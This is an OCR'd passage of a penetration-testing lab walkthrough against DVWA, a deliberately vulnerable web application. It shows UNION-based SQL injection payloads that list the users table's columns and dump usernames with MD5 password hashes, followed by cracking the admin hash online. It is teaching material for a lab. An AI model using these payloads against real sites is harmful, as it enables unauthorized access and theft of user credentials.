
More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin

Now that I know which tables are there, I will try to retrieve column names from the users table. I will now discover the field names on the users table. So, In the User ID: field I type:**1'**

OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'# and submit. After the user accounts are displayed, the column names appear. For my penetration test, I am specifically interested in the information contained in two of these columns because the user column and the password column seem to contain information that can be used for unauthorized access. As a Pentester this is some critically important information.



10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1%2Ccolumn_name+FROM+information_schema.columns+WHERE+table_name%3D'users'%23&Submit=Submit#

Vulnerability: SQL Injection


User ID: [ ] Submit

```
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: user_id

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: first_name

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_name

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: user

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: password

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: avatar

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_login

ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: failed_login
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection

now that I know what users are there, I can Retrieve the user credentials. This query will retrieve the users and passwords. In the User ID: field I type **1' OR 1=1 UNION SELECT user, password FROM users #** and submit. After the list of users, I see several results with usernames and what appears to be password hashes. In the screenshot below the account that I am most interested in would be the admin because it probably has the greatest rights and privileges on the system.



10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+user%2C+password+FROM+users+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID: [ ] Submit


```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

The last step in to Hack the password hashes. I open another browser tab and navigate to https://crackstation.net, CrackStation is a free online password hash cracker. I copy and paste the password hash from DVWA into CrackStation and click Crack Hashes and uncover the password is password. Now that is know the password of the admin I can login into the database as the admin and do anything like add or delete users in the database as I will have previledge rights.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.